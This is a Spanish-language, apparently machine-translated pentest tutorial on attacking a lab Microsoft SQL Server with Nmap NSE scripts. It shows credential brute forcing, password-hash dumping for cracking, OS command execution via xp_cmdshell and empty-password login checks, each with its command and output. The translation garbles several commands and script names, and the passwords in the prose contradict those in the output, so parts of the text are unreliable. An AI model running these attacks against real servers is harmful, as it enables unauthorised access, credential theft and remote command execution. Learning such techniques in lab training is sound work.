


# MSSQL for Pentester

## Nmap



## Contenido

Requisito.....	3
Versión de enumeración .....	3
Fuerza bruta de credenciales .....	4
Ejecutar consulta SQL .....	5
Enumeración NetBIOS .....	5
Volcado de hash de contraseña de MS-SQL .....	6
Ejecución de comandos .....	6
Probar inicio de sesión con contraseña vacía.....	7
Enumerar tablas de bases de datos .....	8

## Requisito

Atacante: Kali Linux (NMAP)

Objetivo: Windows 10 (MS SQL Server)

Nmap es una colección de scripts NSE basados en Lua que realizan pruebas de autenticación y de penetración no autenticadas en el puerto 1433 de MS-SQL. El script NSE para MS-SQL se puede identificar siguiendo las instrucciones siguientes.

```
localizar *.nse | grep ms-sql
```

```
(root@kali)-[~]
# locate *.nse | grep ms-sql
/usr/share/nmap/scripts/broadcast-ms-sql-discover.nse
/usr/share/nmap/scripts/ms-sql-brute.nse
/usr/share/nmap/scripts/ms-sql-config.nse
/usr/share/nmap/scripts/ms-sql-dac.nse
/usr/share/nmap/scripts/ms-sql-dump-hashes.nse
/usr/share/nmap/scripts/ms-sql-empty-password.nse
/usr/share/nmap/scripts/ms-sql-hasdbaccess.nse
/usr/share/nmap/scripts/ms-sql-info.nse
/usr/share/nmap/scripts/ms-sql-ntlm-info.nse
/usr/share/nmap/scripts/ms-sql-query.nse
/usr/share/nmap/scripts/ms-sql-tables.nse
/usr/share/nmap/scripts/ms-sql-xp-cmdshell.nse
```

## Versión enumerativa

Este script intentará determinar la información de configuración y versión de las instancias de Microsoft SQL Server.

```
nmap -p 1433 --script ms-sql-info 192.168.1.146
```



```
(root@kali)-[~]
# nmap -p 1433 --script ms-sql-info 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:46 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:85:FC:6C (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: WIN-P830S778EQK
|   192.168.1.146\SQLEXPRESS:
|     Instance name: SQLEXPRESS
|     Version:
|       name: Microsoft SQL Server 2016 SP2
|       number: 13.00.5026.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: SP2
|       Post-SP patches applied: false
|     TCP port: 1433
|_   Clustered: false

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

## Fuerza bruta de credenciales

Realiza auditorías de contraseñas de fuerza bruta contra servidores Ms-SQL y tiempo de espera de conexión (predeterminado: "5s"). Todo lo que necesitamos son diccionarios para nombres de usuario y contraseñas, que se pasarán como argumentos.

```
nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
```

En la imagen se puede observar que recuperamos exitosamente las credenciales de tres usuarios:

Nombre de usuario: pavan y contraseña: Contraseña@123

Nombre de usuario: aarti y contraseña: Contraseña@123

Nombre de usuario: sa y contraseña: Contraseña@1

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:51 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00019s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.146:1433]
|   Credentials found:
|     aarti:Password@123 => Login Success
|     sa:Password@1 => Login Success
|     pavan:abcdefg@123 => Login Success
|_   MAC Address: 00:0C:29:85:FC:6C (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

## Ejecutar consulta SQL

Una vez que haya recuperado la credencial de inicio de sesión, utilice estas credenciales en el script NMAP para ejecutar MS – Consulta SQL. A continuación se intentará ejecutar cierta consulta "sp\_database" en Microsoft SQL Server.

La consulta especificada "sp\_databases" es parte del registro de procedimientos almacenados y volca una lista de nombres de bases de datos de una instancia de SQL Server.

```
nmap -p1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=Contraseña@1,mssql-query.query="sp_databases" 192.168.1.146
```



```
(root@kali)~# nmap -p1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=Password@1,mssql-query.query="sp_databases" 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:56 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-query:
  [192.168.1.146:1433]
    Query: sp_databases
    DATABASE_NAME  DATABASE_SIZE  REMARKS
    -----
    ignite         16384         Null
    master          6592         Null
    model           16384         Null
    msdb             38464         Null
    tempdb          16384         Null
MAC Address: 00:0C:29:85:FC:6C (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

## Enumeración NetBIOS

El siguiente script NMAP enumerará información de los servicios remotos de Microsoft SQL con la autenticación NTLM habilitada.

El envío de una solicitud de autenticación MS-TDS NTLM con un dominio no válido y credenciales nulas hará que el servicio remoto responda con un mensaje NTLMSSP que revela información que incluye NetBIOS, DNS y la versión de compilación del sistema operativo.

```
nmap -p1433 --script ms-sql-ntlm-info 192.168.1.146
```



```
(root@kali)~# nmap -p1433 --script ms-sql-ntlm-info 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:01 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00024s latency).


PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-ntlm-info:
  Target_Name: WIN-P830S778EQK
  NetBIOS_Domain_Name: WIN-P830S778EQK
  NetBIOS_Computer_Name: WIN-P830S778EQK
  DNS_Domain_Name: WIN-P830S778EQK
  DNS_Computer_Name: WIN-P830S778EQK
  Product_Version: 10.0.14393
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

## Volcado de hash de contraseña de MS-SQL

El siguiente comando volcará los hashes de contraseñas de un servidor MS-SQL en un formato adecuado para que herramientas como John-the-ripper puedan descifrarlos. Para hacerlo, el usuario debe tener los privilegios de base de datos adecuados.

```
nmap -p1433 --script ms-sql-dump-hashes --script-args
mssql.username=sa,mssql.password=Contraseña@1 192.168.1.146
```

En la imagen proporcionada se puede observar que ha volcado el valor hash de las contraseñas del usuario: sa que hemos enumerado anteriormente.



```
(root@kali)~# nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=Password@1 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:02 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).


PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-dump-hashes:
[192.168.1.146:1433]
sa:0x02004b553f2d09cb028ad573eb62658004fba66bbb7a25bd35cd315f3a138babe683a9f4b9cee8e5b9d0baaa6e13e42b485f40b4795c11c
##MS_PolicyTsqlExecutionLogin##:0x0200f7e178801d585f6cbccfa34816e699e66f00ee14c5989c90899a30915a1958658136aeb3e20d08
##MS_PolicyEventProcessingLogin##:0x0200e02912e5d1f6223a8e7a520d0419cf1cdda6f68799f7ba4e75f330b57faf35c05fbf6f258d79
lowpriv:0x0200e4f3c3d2714f3ad879e9134d439ee0e30a09f1c7861d0d8177d17e1ffaebd41dd76db8c829a24b0896b8d40c396bf76bcceb0e
aarti:0x02009576afba1a4a46753b0d0a962f2a2e98ac7b2e26f1f0400fb50df67698fcf6908b97fe2a9b0c98a96eb4e5313595062e46b51049
pavan:0x0200c00b6b3febd47cb41282941e9bab22846eec77c337e7615218766a3d77bd376fa9710668b1ceaa83cee79f782ee7fcd8641f8a
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

## Ejecución de comandos

xp\_cmdshell es una función de Microsoft SQL Server que permite a los administradores del sistema ejecutar un comando del sistema operativo. De forma predeterminada, la opción xp\_cmdshell está deshabilitada. El script NMAP intentará ejecutar un comando utilizando el shell de comandos de Microsoft SQL Server si se encuentra que xp\_cmdshell está habilitado en el servidor de destino.

```
nmap -p1433 --script ms-sql-xp-cmdshell --script-args
mssql.username=sa,mssql.password=Contraseña@1,ms-sql-xp-cmdshell.cmd="usuario de red" 192.168.1.146
```

En la imagen representada se puede percibir el resultado del comando "usuario de red".




```
(root@kali)~# nmap -p1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd="net user" 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:09 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-xp-cmdshell:
[192.168.1.146:1433]
Command: net user
output
=====
Null
User accounts for \\
Null
Administrator      DefaultAccount      Guest
ignite
The command completed with one or more errors.
Null
Null
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

### Prueba de inicio de sesión con contraseña vacía

Si el administrador de Microsoft-SQL Server dejó la contraseña en blanco para iniciar sesión, el atacante puede iniciar sesión directamente en el servidor de la base de datos; Como se muestra en la imagen a continuación, estamos investigando la propiedad de la cuenta "sa" de un usuario.



El siguiente script NMAP intentará autenticarse en los servidores Microsoft SQL utilizando una contraseña vacía para la cuenta sysadmin (sa).

```
nmap -p1433 --script ms-sql-empty-contraseña 192.168.1.146
```

Iniciamos sesión correctamente con el usuario: sa y una contraseña vacía, como puede ver en la captura de pantalla a continuación.

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-empty-password 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:11 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.1.146:1433]
|_  sa:<empty> => Login Success
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

## Enumerar tablas de bases de datos

El siguiente comando intentará obtener una lista de tablas desde el interior del servidor Microsoft SQL omitiendo las credenciales de inicio de sesión como argumento a través del script Nmap.

```
nmap -p1433 --script ms-sql-tables --script-args mssql.username=sa,mssql.password=Contraseña@1 192.168.1.146
```

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-tables --script-args mssql.username=sa,mssql.password=Password@1 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:21 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00021s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-tables:
|   [192.168.1.146:1433]
|_  ignite
|     table column  type  length
|     ==  ==  ==  ==
|     Table_1  passwords  nchar  20
|     Table_1  username  nchar  20
|_  Restrictions
|     Output restricted to 2 tables (see ms-sql-tables.maxtables)
|     Output restricted to 5 databases (see ms-sql-tables.maxdb)
|     No filter (see ms-sql-tables.keywords)
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

\*\*\*\*\*



# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

